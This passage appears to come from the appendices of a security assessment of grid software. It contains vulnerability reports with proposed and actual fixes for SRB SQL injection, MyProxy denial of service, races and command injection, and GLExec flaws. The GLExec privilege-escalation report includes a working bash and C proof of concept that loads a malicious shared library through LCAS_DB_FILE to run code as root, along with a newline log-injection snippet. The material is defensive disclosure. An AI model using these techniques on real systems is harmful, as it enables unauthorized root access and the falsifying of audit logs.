Two changes are required to mitigate this vulnerability. The first change is that the code to transform user-supplied data used as SQL string literals needs to be done correctly. The second change required is that validation checks need to be performed properly on client-supplied data that is used to construct SQL statements.

Proper Transformation of Data Used As SQL String Literals

The current SQL quote escaping algorithm is incorrect. The quote-escaping transformation is done in both the client and the server using the same algorithm. It is not possible to create an idempotent escaping function unless some characters are reserved for this escaping purpose. Since SQL escapes quotes using a character sequence that is also a valid SQL string value, this transformation must be once and only once; in either the client or the server, but not both. If it is done in the client, the server must verify that it was done correctly.

The quote escaping code needs to be changed to handle arbitrary character sequences in the user-supplied data used in a string literal, include single quotes and other characters treated specially by the DBMS parser. This is made more complicated by DBMS's that provide non-standard quote escape methods. PostgreSQL is an example of this, where a single quote with a string literal can be represented by not only `''`, but also `\'`. PostgreSQL now has a configuration option to disable this, and it will be the default in a future release. This can cause problems for code performing a standard escape method of doubling single quotes. It does not work for the sequence `\'`, as this becomes `\''` and the last single quote is unescaped.

One way to handle all cases is to convert a string `AQB`, where `A` and `B` represent arbitrary strings, and `Q` is a `'` or `\`, into `'A'||chr(q)||'B'`, where q is the integer value of the ASCII code for the single quote or backslash. If there is more than one single quote or backslash in the string, the algorithm can be applied recursively.

Another way to handle this would be to check at runtime for \-escaping by executing a series of statements that are valid in either scheme but produce different results. This can be accomplished by having a table with a single text column and then run the following SQL statements: `delete from T; insert into T values('\')--')`. Then execute `select * from T`. If the result is `\`, then the DBMS does not support \-escapes, but if the result is `')--`, then the DBMS does support \-escapes. If \-escaping is supported, then besides doubling single quotes, backslashes should also be doubled to properly quote and escape the contents of the string literal.

There should be a function that takes a string as input and returns a properly quoted and escaped string that the SQL interpreter will evaluate as identical to the string passed into the function. This function needs to have knowledge of the DBMS used by the SRB to perform this function properly. For this reason, the quoting of strings should be done in the server.

Strings should be properly escaped and quoted in the server, preferably only right before they are interpolated into an SQL statement. This way, all strings passed around the system are unquoted and unescaped, and there is no danger of multiple quoting/escaping as a proper quoting/escaping function is not idempotent.

In the current server implementation, SQL statement are created using constructs such as

```
sprintf(sqlStmt, "select * from t where s='%s'", value);
```

If the values are sent unquoted from the server, and a function existed to create an SQL fragment that returns a string representing the SQL string literal that has the same value, then the following idiom could be used (note the lack of single quotes):

```
quotedValue = sql_quote(value);
sprintf(sqlStmt, "select * from t where s=%s", quotedValue);
free(quotedValue);
```

A further refinement would be to create a function that mimics `printf`. It can be simpler in some respects as it only needs to support the format specifiers for integer (`%d`), float (`%f`) and string (`%s`). It would need to add format specifiers to include SQL string literal (`%S`) and quoted SQL identifier (`%I`, rarely used double quoting of identifiers to allow nonstandard identifiers). The idiom to use would then be the following (note the lack of single quotes, and there is complete error checking):

```
int len;
len = sql_snprintf(sqlStmt, sqlStmtLen, "select * from t where s=%S", value);
if (len >= sqlStmtLen)  {
    ERROR_SQL_EXCEEDS_BUFFER_SIZE();
}  else if (len < 0)  {
    OTHER_ERROR()
}
```

In this case, the call to `sql_quote` would be done inside the `sql_snprintf` function.

Another option, which is dependent on the database and the database client driver support, is to use prepared statements. This allows the SQL statements to be created using `?` as a placeholder, thus the template would be `select * from t where s=?`. This template would be passes to the DBMS, where it would be parsed and have a plan generated. The DBMS would return a handle to the prepared statement. The prepared statement could then be executed by passing the handle and binary values for the

placeholders (C `int`'s and `char*`'s). This technique can only be used when the SQL statement is fixed, except for numeric and string literal values.

Performing Proper Data Validation in the Server

The other mitigation that needs to be performed is that data needs to be properly validated for its use in the SRB and its context in the SQL statement. Data that is used in a numeric context needs to be a valid SQL numeric constant, as do dates and truth values. Data that has a special meaning to the SRB, such as a ticket in this example should be further validated to look like a ticket: 10 characters long, starts with a valid ticket type letter, and contains only certain characters.

Currently, the client transforms some user input to escape strings containing single quotes and produces SQL fragments. The server performs the same transformation. These are then used to construct an SQL statement in the server. Since performing the correct quote escaping transformation in both the client and the server cannot be done correctly, due to a correct transformation not being idempotent, there are two options for validation. Have the transformations occur only in the server, or have it occur only in the client.

There are trade-offs, in the case where the transformation is performed only in the server, the clients become simpler as this code can be removed from them. The server will then get the value the user intended, which will in most cases greatly simplify the validation that the server must do to the data from the client. Much of the validation in the server then becomes validating that values used as SQL literal constants are proper SQL literals and nothing more. For values used as an SQL string literal, only a proper quote escaping transformation needs to be run. The only downside is that it will break backwards compatibility with older clients.

If backwards compatibility with older clients is required, then the server will need to support the validation of user-supplied data that has been transformed in the client, as it is done now. Since the data needs to be quote-escaped properly in the server due to the quote escaping transformation being DBMS dependent, the client data should be validated that it is properly quote escaped for standard SQL and rejected if not. The data should then have the quote escaping transformation undone; then it should be validated and transformed as if it was not transformed on the client.

The validation in the server needs to be more robust no matter if quote escaping transformation is done in the client or server. Several validation functions should be written for use in the server, including:

1. A function to check a value that has had a quote escaping transformation in the client is a correctly escaped SQL string literal when delimited with single quotes. This function must validate that all quotes are in the form of consecutive pairs. This function may also need to deal with alternative escaping mechanisms present in the DBMS, such as \-escaping of single quotes.
2. Functions to check if a value to be used as an SQL basic type, such as a numeric constant, is of the proper form with no additional characters.
3. Multiple functions to verify that SQL fragments are proper for their intended use. Ideally, values such as those used to query attributes would be stated in a well defined language independent of SQL (it may look like SQL) that is well-defined and can be parsed unambiguously against a grammar with identifiers, operators, and types of literals and their values further validated. The resulting parse tree would then be transformed into the intended SQL fragment. The functions will need to validate all or some of the following properties of the fragment, plus potentially other properties:
    a. does not contain a semicolon outside an SQL string literal that would terminate the current SQL statement

b. does not contain SQL comment sequences '`--`', '`/*`', and '`*/`' that would eliminate part of the intended SQL statement
c. the type of literals (string or numeric) are correct for their use
d. no extraneous clauses exist in a series of conditionals (adding `or 1=1` can make everything match)
e. no extraneous fragments of SQL, such as a `UNION` clause, that can change the result of the returned set of rows to contain arbitrary values

If a real parsing of user-supplied queries was performed, it would also have the added benefit that characters that occur inside of a string literal, can contain the character sequences that are treated specially by the SRB such as `||`. The current code does a purely textual match looking for SRB metacharacters and does not distinguish if they are in string literal, or if special transformation should only be done on certain string literals. If this parsing were done on the client, characters treated specially there could also be used in string literals.

Limiting Damage from a Successful Exploit

There are several things that can be done to provide security in depth that will limit the damage that a vulnerability of this type can accomplish. The Sregister command should be further restricted; and operationally, multiple operating system account should be used between the SRB and DBMS, and there should be multiple DBMS accounts used by the SRB. These may be done in production systems, but are not documented, nor does the recommended way to install the system, using install.pl, perform these items.

The Sregister should be limited to allowing the registration of files to a set of blessed subdirectories. These should not be changeable through the SRB interface, but should instead require a system administrator to change a configuration file or create a symbolic link within a blessed subdirectory to the new directory tree to Sregister. This would disallow reading, modifying and deleting of files with the same privilege as the SRB server's operating system account. It would also prevent the reading of operating system files that are useful in attack and in replacing SRB and DBMS files that can be used in an attack.

There should also be at least three operating system accounts for use by the SRB and DBMS. With these three accounts, a compromise of the SRB or the DBMS will limit the damage that an attacker can do to the other and will prevent the compromise of files that should be immutable, such as binaries.

1. There should be an account which is used to own file that should be immutable during the operation of the SRB. This includes the executables, scripts, libraries, configuration files and other data files that should be immutable. This account may be the UNIX root account, or another administrative account whose sole purpose is to prevent modification to these files. It may be two accounts: one account to own files related to the the SRB, and another for those related to the SRB. If there is sensitive data that the SRB and/or DBMS software need, which needs to be kept private from others, then a group will need to created to allow them access and to prevent others from reading the data.

2. There should be an account which is used to run the SRB software. This account should own the files in the resource directories where the SRB server places stored data files, and it should also own the log files.

3. The final account should be a similar account which is used to run the DBMS. This account should own the files that need to be modified during the normal operation of the DBMS, such as data and log files.

There should also be at least two separate DBMS accounts, ideally three, so a compromise of the software using the DBMS is limited in the damage that it can cause.

1. There is the DBMS administrator account. This account can create other roles, or accounts, in the DBMS. This account is the root user of the DBMS, they can do anything to the DBMS including removing users and tables, and in some DBMS's, like PostgreSQL, they can cause operating system files to read or write using SQL commands like COPY. Ideally, this account would only be used to create the next user and the database for that user. The install.pl script uses this account exclusively by default.

2. The second account, which could be combined with the administrator account, is an account which owns the tables and indexes used by the SRB. This account should have the ability to create, modify, and delete the database tables used by the SRB. With this account, all the database tables used by the SRB can be managed, but other tables and system tables used by the DBMS cannot be affected to attack other aspects of the file system or DBMS. The SRB administrator could use this account to apply schema modifications to the SRB's DBMS schema.

3. The final account is the database account used by the running SRB server. This account should only have access to the tables used by the SRB; it should not have the ability to modify the schema, indexes, or other metadata in the DBMS. Ideally, each table would be granted only the rights that are required by the DBMS. If the SRB never deletes an entry from a table, this DBMS account should not be granted the privilege to delete privilege. If the SRB only needs to read data in a table, this DBMS account should only be granted the select privilege on the table. If the SRB only needs to append records for an audit trail, the DBMS account should only be granted the insert privilege (and optionally the select privilege if it needs to also read the data). If the SRB DBMS access is restricted to this last account, a compromise of the server can only allow modifications of the DBMS that an SRB server could make, and it could not create additional tables or affect the schema as an aid in an attack.

Actual Fix:

Almost all database queries were modified to use prepared statements, eliminating the possibility of an SQL injection. The only place where it was not possible to use a prepared statement, or to validate the data to prevent SQL injections, was if the server is built with ALLOW_UDF (allow user defined functions) turned on. There is not a good way around this, so sites that require the use of UDF's need to be aware of the security risk and need to restrict access to only trusted users.

Acknowledgment:

This research funded in part by NATO grant CLG 983049, the National Science Foundation under contract with San Diego Supercomputing Center, and National Science Foundation grants CNS-0627501 and CNS-0716460.

Appendix C MyProxy Vulnerability Reports

MYPROXY-2008-0001

Summary:

A user from a remote host that is able to just connect to a myproxy-server can cause reduced availability of the myproxy-server.

Component	Vulnerable Versions	Platform	Availability	Fix Available
myproxy-server	1.0 - 4.2	all	not known to be publicly available	4.3 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	remote user able to connect to MyProxy server	MyProxy client host	medium	low
Fixed Date	**Credit**			
2008-Sep-02	Jim Kupsch			

Access Required: remote user able to connect to MyProxy server

This vulnerability requires a user to be able to connect to the myproxy-server and does not require being able to authenticate to the MyProxy server.

Effort Required: medium

To exploit this vulnerability requires a modified client.

Impact/Consequences: low

This vulnerability can result in reduced availability of the myproxy-server.

Full Details:

There are two causes of denial of server in the way myproxy-server handles reading data from a client. These are due to lack of timeouts and limits on the total amount of data read.

The lack of timeouts on reads and writes, such as in `read_all`, can be exploited in a modified client by having it not write the expected amount of data. The server will try to read the expected amount of data without a timeout and will block until it receives all the data expected. The myproxy-server child will then be waiting forever. This will cause the server host to consume operating system resources (a process, memory, network socket, etc.). Since there is no limit to the number of spawned child myproxy-server's, this can be used to eventually cause some operating system limit to be reached.

The second problem is that there is no limit to the amount of data the server is willing to read from the

client. This can lead to resource exhaustion more quickly and can be used in conjunction with lack of timeouts to have the waiting processes consuming a large amount of memory.

This problem occurs in the `read_token` function. The function determines end of message when there is no more data immediately available on the socket after reading a TLS packet. The client can always transmit data so a new TLS header is included with the last bit of the previous packet so this is always true. This is also problematic in that a legitimate multi-TLS packet message could be truncated if a TLS packet boundary coincides with a TCP packet boundary and the second packet is delayed. The code loops and appends the next TLS packet's data to the current buffer expanding the buffer using `realloc`. Besides memory, CPU can also be consumed if the realloc causes a large buffer to be copied.

Cause: denial of service

This vulnerability is caused by lack of timeouts for I/O operations and failure to limit the amount of data read.

Proposed Fix:

A reasonable timeout should be set for all reads and writes between the client and server. The child myproxy-server process should exit with an error if the message is not sent or received in time. This can be accomplished using the `select` function in conjunction with the read or write.

Also a reasonable limit to the amount of data read in a message should be enforced, and an error produces if the limit is met. Ideally the size of a MyProxy message would be placed in a header before the data is sent, so the server knows how much data to read and can reject the request without reading any more data. Otherwise the `read_token` function needs to incrementally decrypt the message and be aware of where the MyProxy message boundary is.

Actual Fix:

The proposed fixes were implemented in MyProxy v4.3, released September 2008. A default timeout of 120 seconds is set for myproxy-server child processes to service requests before aborting, customizable via the myproxy-server.config request_timeout parameter, and a 1MB maximum is enforced for incoming messages to avoid memory exhaustion under heavy load.

Acknowledgment:

This research funded in part by NATO grant CLG 983049, the National Science Foundation under contract with San Diego Supercomputing Center, and National Science Foundation grants CNS-0627501 and CNS-0716460.

MYPROXY-2008-0002

Summary:

A user from a remote host that is able to connect and authenticate to a myproxy-server can cause reduced availability of the myproxy-server under certain configurations.

Component	Vulnerable Versions	Platform	Availability	Fix Available
myproxy-server	all	all	not known to be publicly available	no
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	remote user with a MyProxy authorization	MyProxy client host	high	low
Fixed Date	**Credit**			
n/a	Jim Kupsch			

Access Required: remote user with a MyProxy authorization

This vulnerability requires a user to be able to connect and authenticate to the myproxy-server.

Effort Required: high

To exploit this vulnerability requires a client with carefully crafted set of parameters and a particular configuration.

Impact/Consequences: low

This vulnerability can result in reduced availability of the myproxy-server.

Full Details:

In certain configurations, MyProxy allows external executables to be called. These are called using a function `myproxy_popen`. This function takes an array of 3 file descriptors and a set of parameters identical to `execl` except the command name is duplicated into `argv[0]`. This function does not have the shell injection problem of `popen`, since it does not use the shell to evaluate the string. The function returns the status of the exec. The application must manually handle waiting for the process to exit and to handle the stdin, stdout and stderr file descriptors connected to the external process.

The idiom for using this function is to call it, write all the input if any to the new process's stdin file descriptor, and then close the process's stdin file descriptor. The next step in the idiom is to wait for the process to exit. After this all the data from the process's stdout file descriptor is read followed by the data from the stderr file descriptor.

If the process writes more than some operating defined limit, which can be as small as 512 bytes, the myproxy-server and the child helper application will dead lock as the child will block writing on the reader, but the myproxy-server will not read any data to free space until the child exits.

This deadlocked pair of processes can lead to resource exhaustion on the myproxy-server host, which can eventually lead to the myproxy-server application or host to become unresponsive.

Cause: denial of service

This vulnerability is caused by using blocking I/O to handle multiple simultaneous I/O connections between processes, which can lead to deadlock.

Proposed Fix:

The idiom to execute the helper application, exec, write to stdin, wait for the process to exit, and then read the data from stdout and stderr should be replaced by a new function `new_popen`. This function should conceptually have the following interface:

```
int new_popen(const char *in, char **out, char **err, char *cmd, ...)
```

This function should encapsulate the entire the lifetime of the helper application from start to finish. The function should return the status of the `exec`, and a buffer containing the stdout and stderr of the helper application. Internally it should exec the process as before, but should then use a `select` loop to write the data to stdin and read the data from stdout and stderr. Using `select` to simultaneously handle the three file descriptors will avoid the deadlock and can also be used to provide an appropriate timeout.

Actual Fix:

The MyProxy project has no plans to fix this possible deadlock condition unless and until it is found to be a problem in practice.

Acknowledgment:

This research funded in part by NATO grant CLG 983049, the National Science Foundation under contract with San Diego Supercomputing Center, and National Science Foundation grants CNS-0627501 and CNS-0716460.

MYPROXY-2008-0003

Summary:

A user from a remote host that is able to store a credential in the myproxy-server can cause reduced availability of the myproxy-server.

Component	Vulnerable Versions	Platform	Availability	Fix Available
myproxy-server	all	all	not known to be publicly available	no
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	remote user with a MyProxy authorization	MyProxy client host	medium	low
Fixed Date	**Credit**			
n/a	Jim Kupsch			

Access Required: remote user with a MyProxy authorization

This vulnerability requires a user to be able to connect, authenticate, and be able to store a credential to the myproxy-server.

Effort Required: medium

To exploit this vulnerability requires the use of the standard client interface.

Impact/Consequences: low

This vulnerability can result in reduced availability of the myproxy-server.

Full Details:

MyProxy stores all of its credentials and metadata about the credentials in a single flat directory structure. On some platforms certain file systems store the directory entries as a linear list so adding, looking up and removing directory entries in a directory with n entries take time $O(n)$.

If a malicious user continual repeatedly adds credentials this operation will be quadratic in time.

Even if the file system does not exhibit the $O(n)$ behavior there are certain operations that scan the entire directory using `opendir` and `readdir` to find filenames matching a pattern.

Cause: denial of service

This vulnerability is caused by using a flat directory for the credential store which exhibits $O(n)$ behavior

where ideally you would like O(*1*) behavior.

Proposed Fix:

Use a multilevel directory scheme to limit number of entries in a particular directory and to limit the search space for directory scans. An alternative would be to use a database technology such as dbm or sqlite.

Actual Fix:

The MyProxy project has no plans to address this scalability issue at this time. The myproxy-server scales well to over 100,000 credentials in the repository, which is currently adequate for the needs of the user community. Information about MyProxy scalability is provided at <http://grid.ncsa.uiuc.edu/myproxy/scalability.html>>.

Acknowledgment:

This research funded in part by NATO grant CLG 983049, the National Science Foundation under contract with San Diego Supercomputing Center, and National Science Foundation grants CNS-0627501 and CNS-0716460.

MYPROXY-2008-0004

Summary:

In a poorly administered machine, an attacker with local access to the myproxy-server host, could manipulate the stored credentials.

Component	Vulnerable Versions	Platform	Availability	Fix Available
myproxy-server	1.0 - 4.4	all	not known to be publicly available	4.5 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user	MyProxy server host	high	medium
Fixed Date	**Credit**			
2009-Feb-12	Jim Kupsch			

Access Required: local ordinary user

This vulnerability requires a user to have access to a local account on the host running the myproxy-server.

Effort Required: high

Some of the configuration options of the MyProxy server would have to be poorly chosen and the attacker would have to be able to win some race conditions on the local host to exploit this vulnerability.

Impact/Consequences: medium

An attacker would not be able to access the contents of a credential, but they could delete credentials, add new credentials and see the names of credentials.

Full Details:

The function `check_storage_directory` only checks the ownership and permissions of the certificate storage directory. It does not check the trust of all the ancestors of this directory. This allows an attacker that has permissions to write to one of the ancestor directories the ability to replace the certificate storage directory with one that has weak permissions.

The attacker would wait the ownership and permissions check to occur and then manipulate the ancestor directory so the path to the storage directory refers to a directory under their control. When myproxy-server forms the path for the credential by concatenating the directory name and file name it will then place or access the file in the attacker's directory.

The permissions of the written credential are such that the attacker can not read their contents, but they can see the file name chosen, delete the credential, and create credentials with arbitrary contents and names.

Cause: race condition
denial of service
information leak

The cause of this vulnerability is the result of a Time of Check, Time of Use (TOCTOU) vulnerability. This occurs because the trust of credential storage directory is performed first and when it is used it could be a different directory. This could then result in a denial of service if the attacker removes certificates. It also leaks the names of the files created in the certificate storage directory, which contain some information.

Proposed Fix:

Check the trust of all the credential storage directory and all of its ancestors. More information on how to do this properly and a library can be found at http://www.cs.wisc.edu/~kupsch/safefile.

Actual Fix:

The proposed fix has been implemented for MyProxy v4.5, released February 2009. The myproxy-server calls `safe_is_path_trusted_r` from the Safefile library and generates warning messages if SAFE_PATH_TRUSTED_CONFIDENTIAL is not returned for the credential storage directory.

Acknowledgment:

This research funded in part by NATO grant CLG 983049, the National Science Foundation under contract with San Diego Supercomputing Center, and National Science Foundation grants CNS-0627501 and CNS-0716460.

MYPROXY-2008-0005

Summary:

In certain circumstances, myproxy-init can run arbitrary code on the client host.

Component	Vulnerable Versions	Platform	Availability	Fix Available
myproxy-init	1.0 - 4.2	all	not known to be publicly available	4.3 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	remote ordinary user	MyProxy client host	medium	medium
Fixed Date	**Credit**			
2008-Sep-02	Jim Kupsch			

Access Required: remote ordinary user

This vulnerability just requires a user to run myproxy-init with a a certain set of parameters.

Effort Required: medium

This vulnerability would require a user to use an unusual set of parameters which could be accomplished using social engineering techniques.

Impact/Consequences: medium

An attacker can run arbitrary code as the user running myproxy-init on the client host.

Full Details:

The command myproxy-init can uses the helper appliation grid-proxy-init or voms-proxy-init passing it user supplied data. The command to execute is a simple string that is passed to the `system` function. This function passes the string to the shell `/bin/sh` to be evaluated. If the string contains shell metacharacters such as ';' or '&&', arbitrary commands can be executed. This is called command injection.

The commands will run on the host where the user runs the client and with the same privileges as the client. This is something that a user could do normally, so it should not be a problem with a properly functioning user. Unfortunately users can tricked into running commands with arguments that may not appear to be a security problem to the user through social engineering techniques. Also if this command is run as part of a menuing system or web portal where the system is trying to limit what the user can do on the system this could be an avenue to gaining more functionality on the system.

Cause: command injection

The cause of this vulnerability is that the function `system` is used without preventing command injection of meta characters.

Proposed Fix:

There are three ways to fix this problem: avoid using the helper application, call the helper application but avoid using `system` or properly quote the command string to avoid the command injection.

The best option is to use a C API if it exists as it avoids the helper application all together. This eliminates the external process and is least likely to introduce security problems..

The second best option is to use a wrapper function that performs a `fork` and an `exec` to call the helper application to avoid using the shell.

The final option is to make sure each argument to the helper application and the helper application name itself are properly quoted, then the `system` function can be used safely. Form the command string by concatenating the arguments together seperated by a space after they have been transformed as follows: replace all instances single quotes (') in a value with ('\''), and enclose the whole argument in single quotes. For instances the the value **x's** would become **'x'\''s'**.

Actual Fix:

The proposed fix ("second best option") was implemented in MyProxy v4.3, released September 2008. The call to `system` in myproxy-init was replaced by calls to `fork` and `execvp`.

Acknowledgment:

This research funded in part by NATO grant CLG 983049, the National Science Foundation under contract with San Diego Supercomputing Center, and National Science Foundation grants CNS-0627501 and CNS-0716460.

Appendix D GLExec Vulnerability Reports

GLEXEC-2009-0001

Summary:

Any user that can run the glexec executable, can insert arbitrary lines into the glexec log file.

Component	Vulnerable Versions	Platform	Availability	Fix Available
glexec	all	all	not known to be publicly available	no
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local user	glexec	low	low / medium
Fixed Date	**Credit**			
n/a	Jim Kupsch			

Access Required: local user

This vulnerability requires local access to the machine with the ability to execute glexec.

Effort Required: low

To exploit this vulnerability requires the ability to write a simple C program.

Impact/Consequences: low / medium

The impact of this vulnerability depends upon the use of the log file produced by glexec. The impact is a low level nuisance if the log file is used solely for debugging purposes. On the other hand, if the log file is used for audit or billing purposes the impact can be of a high consequence.

If glexec is configured to use syslog instead of directly writing to a log file, and the syslog on the machine prevents new-lines in the log record from being written to the log file, then this vulnerability does not exist.

Full Details:

Log records in glexec are written using the function `glexec_log`. This function has an interface similar to `printf`. The function does not verify that the resulting string does not contain a new-line character, it leaves this important task up to the caller.

None of the format strings include a new-line character, and most of the user supplied values are checked to make sure they do not contain a new-line character by the function `glexec_sane_environment`, but not all.

The value of `argv[0]` by convention contains the name (or path) of the executable. Glexec uses it to get the name of the executable which is then used as a prefix in all the log records. This value is not checked to see if it contains a new-line character. It is also logged before the user white list of authorized users is checked meaning that anyone that can run glexec can write this log record.

The the `argv[0]` convention is enforced by shells, and the `system` and `popen` functions. The `exec` family of function calls can be used to set the value to an arbitrary value. For instance the following snippet of code will start glexec with `argv[0]` consisting of 3 lines:

```
execl("/sbin/glexec", "line 1\nline 2\n line 3", NULL);
```

An attacker can insert a valid log line ending for "line 1", a complete log record for "line 2", and a log prefix for "line 3" to evade detection, by making it appear that all log lines are formatted correctly.

There are other values passed as parameters to the `glexec_log` function that are not checked in `glexec_sane_environment` that are controlled by the user and can contain new-lines. These values are logged after the check for the authorized users of glexec, so these problems would require an authorized user of glexec. The vulnerability still exists, but these users should be of a more trusted nature, making them slightly less risky than the `argv[0]` vector.

Cause: improper data validation

This vulnerability is caused by failure to verify the validity of all the data used to create log records. This includes values used internally in `glexec_log` to create the log line prefix, and the data passed to the function itself.

Proposed Fix:

Once the entire log line is created, the entire line should be scanned for new-line characters. If found these characters should be replaced by valid character (or sequence of characters). This would catch all current and future problems that arise by user supplied data injecting a new-line character in the values used to create the prefix and by the values passed to `glexec_log`.

Also the value of `argv[0]` should not be used to create the prefix since it is user controllable. It would be better to use a compiled-in constant or a value taken from the configuration file.

Acknowledgment:

This research funded in part by National Science Foundation grant OCI-0844219, NATO grant CLG 983049, and National Science Foundation grants CNS-0627501 and CNS-0716460.

GLEXEC-2009-0002

Summary:

Any user that can run the glexec executable, and is in the white list of users allowed to run glexec, can elevate their privilege to the root user.

Component	Vulnerable Versions	Platform	Availability	Fix Available
glexec	- 0.5.35	all	not known to be publicly available	0.5.36 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local user in the glexec white list	glexec	medium	high
Fixed Date	**Credit**			
n/a	Jim Kupsch			

Access Required: local user in the glexec white list

This vulnerability requires local access to the machine with the ability to execute glexec. In addition the user must be in the white list of accounts permitted to use glexec.

Effort Required: medium

To exploit this vulnerability requires the ability to write some simple code, and to call glexec with a certain set of inputs. The attacker also needs to be in the white list of users authorized to use glexec.

Impact/Consequences: high

The impact of this vulnerability is that the attacker gains root access on the host.

Full Details:

Two libraries, LCAS and LCMAPS, are used by glexec to determine if a user running glexec is allowed to switch privileges to another user, determine what user to switch to, and depending upon the configuration perform the actual switch.

The actions of these libraries are controlled by a configuration file. The location of the configuration file is specified by an environment variable, as are many of the inputs to these libraries.

The environment variables used to configure these libraries are controlled by the variables `LCAS_DB_FILE` and `LCMAPS_DB_FILE`. There are three places where glexec can get the value to use for these variables: the environment, the configuration file, or a compile time value.

The environment variables for these libraries are set in the function `glexec_lcas_lcmaps_setup`, using the function `glexec_set_env_var` to modify the environment. First `glexec_lcas_lcmaps_setup` chooses between a value set in the configuration file if present, or a hard coded constant if the value is

missing from the configuration file. This value, and the name of the environment variable are passed to the function `glexec_set_env_var`. If the environment variable is set, the environment variable is left unchanged, otherwise the value passed in is used to set the environment variable.

This logic implies that actual value that the environment variable receives is the first value defined in the following list:

1. the environment variable set by the caller of glexec,
2. the value in the configuration file, or
3. the compiled-in default value.

Both of these libraries are designed to use plug-ins to do their actual work. These plug-ins are implements as shared libraries that contain a set of named functions. These libraries are loaded using `dlopen`, and the functions within are called to do the work.

The location of the shared library plug-ins are specified in the configuration file. The location of the file can be anywhere in the file system and can have any ownership and permissions. The code in these plug-ins is executed in the context and privilege of the glexec process, which is a setuid process, so it has an effective user id of root.

The calling user of the glexec process can set the environment variable containing the location of the libraries configuration file. The library configuration files contain the location of the share libraries to load. Both the library configuration file, and the shared library can be in a location controlled by the user, so the user can inject code into the glexec process and run code with root privileges.

An example attack is shown in the bash script below. This script creates an LCAS configuration file and shared library, and causes glexec to execute the code in the shared library. In this example, `/usr/bin/id` is called to demonstrate that the shared library code is run with an elevated privilege. The code in the library could of course be replaced with a malevolent payload.

```
#!/bin/bash

#
# locations of various files
#
EVIL_SO=/tmp/evil.so
EVIL_C=/tmp/evil.c
GLEXEC=/opt/glite/sbin/glexec


#
# Create the source for the shared library.
#
cat <<EOF >$EVIL_C
#include <unistd.h>


#define EVIL_CMD "/usr/bin/id"     /* the command to run */


/* declare evil() to be run when the share library is loaded */
static void evil(void) __attribute__((constructor));

void evil(void)
{
    execl(EVIL_CMD, EVIL_CMD, NULL);
```

```
}
EOF


#
# Create the shared library.
#
gcc -shared -Wall -Wextra -g3 -o $EVIL_SO $EVIL_C
rm $EVIL_C


#
# Create the LCAS configuration file.
#
export LCAS_DB_FILE=/tmp/evil_lcas_glexec.db

cat <<EOF >$LCAS_DB_FILE
pluginname=$EVIL_SO,pluginargs=allowed_users.db
EOF


#
# Start glexec with evil configuration file and shared library.
# /usr/bin/id will executed instead of /bin/true,
#     it will demonstrate that the effective uid is root
#
$GLEXEC /bin/true

rm $EVIL_SO $LCAS_DB_FILE
```

Cause: improper trust
code injection

This vulnerability is caused by improperly allowing a user to specify the location of shared libraries that are run with root privileges. Since these libraries are run with root privileges they should controlled only by the root user.

Proposed Fix:

The environment variables that control LCAS and LCMAPS should never be taken from the calling user. The function `glexec_set_env_var` should be changed to set the environment variable from the configuration file or compiled-in default value.

Also the `safe_env_lst` array should be modified so environment variables beginning with `LCAS_` and `LCMAPS_` are cleared by the `glexec_clean_env` function to prevent the user from controlling any of the input to LCAS or LCMAPS directly.

Actual Fix:

In versions of glexec 0.5.36 and later, the `safe_env_lst` array was modified not allow variables beginning with `LCAS_` and `LCMAPS_`. This effectively prevents this attack, since if the user has the dangerous variables set they will be cleared, and then set to the value specified in the configuration file or compiled-in default.

The strings to allow these variable to be supplied by the user are still in the code, but are commented out. They should be removed and a strongly worded comment should be added to the code not to add

then back to the list of environment variable allowed to set by the user.

Acknowledgment:

This research funded in part by National Science Foundation grant OCI-0844219, NATO grant CLG 983049, and National Science Foundation grants CNS-0627501 and CNS-0716460.

GLEXEC-2009-0003

Summary:

Any user that can run the glexec executable, and is in the white list of users allowed to run glexec, can obtain the contents of certain files that they do not have permission to access.

Component	Vulnerable Versions	Platform	Availability	Fix Available
glexec	all	all	not known to be publicly available	no
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local user in the glexec white list	glexec	high	medium
Fixed Date	**Credit**			
n/a	Jim Kupsch			

Access Required: local user in the glexec white list

This vulnerability requires local access to the machine with the ability to execute glexec. In addition the user must be in the white list of accounts permitted to use glexec.

Effort Required: high

To exploit this vulnerability requires the ability to write some simple code, and to call glexec with a certain set of inputs. The attacker also needs to be in the white list of users authorized to use glexec. The effort is high because the attacker is required to win a race condition, which may be a rare event.

Impact/Consequences: medium

This vulnerability allows the attacker to read the contents of files that the calling user would not normally have access, including files that should only be readable by root. If the server contains files of a very sensitive nature the impact of this vulnerability could be of a high consequence.

Full Details:

Glexec allows the user to copy an X.509 certificate from the caller's directory to a directory owned by the account that privileges are being switched to. The name of the source and destination file are specified by the user of glexec.

Precautions are taken in the code to make sure the source proxy is owned by the user executing glexec and the location where the proxy is written is owned by the user that glexec is switching to. The code contains a defect that allows a race condition to violate these precautions.

The writing of the proxy file is done correctly as it performed after the privileges of glexec are set to final privileges.

In version 0.5.40 and later, the user privileges are dropped, but the same problem exists with respect to group privileges is the glexec executable is setgid.

The reading of the proxy file contains the defect. The certificate is read when the effective user is the root user. When the effective user is root, all files in the system can be accessed irregardless of actual file permissions. An outline of the major steps taken to read the proxy in `glexec_read_source_proxy` are as follows:

1. *stat_value* = `stat(` *filename* `)`
2. `glexec_check_proxy_file(` *stat_value* `)`
    1. check owner is real user id
    2. check mode is not a link
    3. check permissions allow only the owner to read and write file and the file is a regular file
    4. check size of file is < `GLEXEC_MAX_PROXY` (200000)
3. *f* = `open(` *filename* `)`
4. *fstat_value* = `fstat(` *f* `)`
5. check (dev, inode) of *stat_value* and *fstat_value* match
6. `read(` *f* `)`

There are two problems with this code. The first is minor. The `stat` in step 1 should be `lstat`. Without this change the test to check if the object referred to by the path is not a symbolic link will never fail. If *filename* is a symbolic link `stat` always returns the information about the object referred to by the link instead of the link, while `lstat` returns information about the link itself. Checking for a link is unnecessary as an arbitrary file is allowed if it meets the other criteria and the user could just change the path to refer to the same file as symbolic link.

